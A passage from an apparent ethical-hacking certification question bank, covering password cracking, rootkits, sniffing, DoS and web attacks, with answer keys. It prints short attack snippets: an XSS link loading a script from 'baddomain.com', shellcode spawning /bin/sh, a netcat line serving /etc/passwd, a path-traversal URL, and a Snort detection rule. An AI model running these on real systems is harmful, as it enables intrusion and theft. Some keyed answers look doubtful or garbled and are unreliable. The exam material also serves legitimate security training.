content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav
B. SQL Slammer
C. MS Blaster
D. MyDoom

Answer: C

Question: 452

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms

B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

Question: 453

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Answer: B

Question: 454

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

Question: 455

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

Question: 456

What is the algorithm used by LM for Windows2000 SAM?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

Question: 457

E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

Question: 458

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: B,E

Question: 459

Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

Question: 460

This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

Question: 461

_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Answer: B

Question: 462

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup
E. Reload from known good media

Answer: E

Question: 463

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Answer: C

Question: 464

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Answer: B

Question: 465

When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password

C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

Question: 466

Which of the following are well known password-cracking programs?

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Answer: A,E

Question: 467

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Answer: B

Question: 468

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.

Answer: E

Question: 469

Windows LAN Manager (LM) hashes are known to be weak.
Which of the following are known weaknesses of LM? (Choose three.)

A. Converts passwords to uppercase.
B. Hashes are sent in clear text over the network.
C. Makes use of only 32-bit encryption.
D. Effective length is 7 characters.

Answer: A,B,D

Question: 470

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

A. Online Attack
B. Dictionary Attack
C. Brute Force Attack
D. Hybrid Attack

Answer: D

Question: 471

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password

D. Use cryptcat instead of netcat

Answer: D

Question: 472

What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D

Question: 473

Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

Question: 474

In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

Question: 475

What does the following command in netcat do?

nc -l -u -p55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file
B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

Question: 476

What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks
B. Scanning attacks
C. Session hijacking attacks
D. Password cracking attacks

Answer: A

Question: 477

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.
Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

Question: 478


Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Answer: C

Question: 479

ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

```
1. lots of encrypted code
2. …
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Answer: A

Question: 480

"Testing the network using the same methodologies and tools em-
ployed by attackers"

Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning

B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B

Question: 481

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

Question: 482

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0'
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d'
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73'
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

Question: 483

This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Answer: C

Question: 484

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

Answer: B,D

Question: 485

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

Question: 486

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

Question: 487

What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

Question: 488

Fred is the network administrator for his company. Fred is testing an internal switch.
From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.
C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

Question: 489

Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

Question: 490

In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

Question: 491

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.
How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host

B. Attacker floods TCP SYN packets with random source addresses towards a victim host
C. Attacker generates TCP ACK packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

Question: 492

Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.
What would Yancey be considered?

A. Yancey would be considered a Suicide Hacker
B. Since he does not care about going to jail, he would be considered a Black Hat
C. Because Yancey works for the company currently; he would be a White Hat
D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

Question: 493

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.
Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address:
Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

Question: 494

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.
What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Answer: B

Question: 495

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?


A. Configure the Web Server to deny requests involving "hex encoded" characters

B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

Question: 496

Which type of sniffing technique is generally referred as MiTM attack?




A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

Question: 497

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

Question: 498

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.
Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?

A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks

D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

Question: 499

How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

Question: 500

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.
You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.
In other words, you are trying to penetrate an otherwise impenetrable system.
How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

Question: 501

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a
```

What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

Question: 502

Which utility will tell you in real time which ports are listening or in another state?

A. Netstat
B. TCPView
C. Nmap
D. Loki

Answer: B

Question: 503

During an Xmas scan what indicates a port is closed?

A. No return response
B. RST
C. ACK
D. SYN

Answer: B

Question: 504

Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

A. He must perform privilege escalation.
B. He needs to disable antivirus protection.

C. He needs to gain physical access.
D. He already has admin privileges, as shown by the “501” at the end of the SID.

Answer: A

Question: 505

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a _____ database structure instead of SQL’s _____ structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Relational, Hierarchical
B. Strict, Abstract
C. Hierarchical, Relational
D. Simple, Complex

Answer: C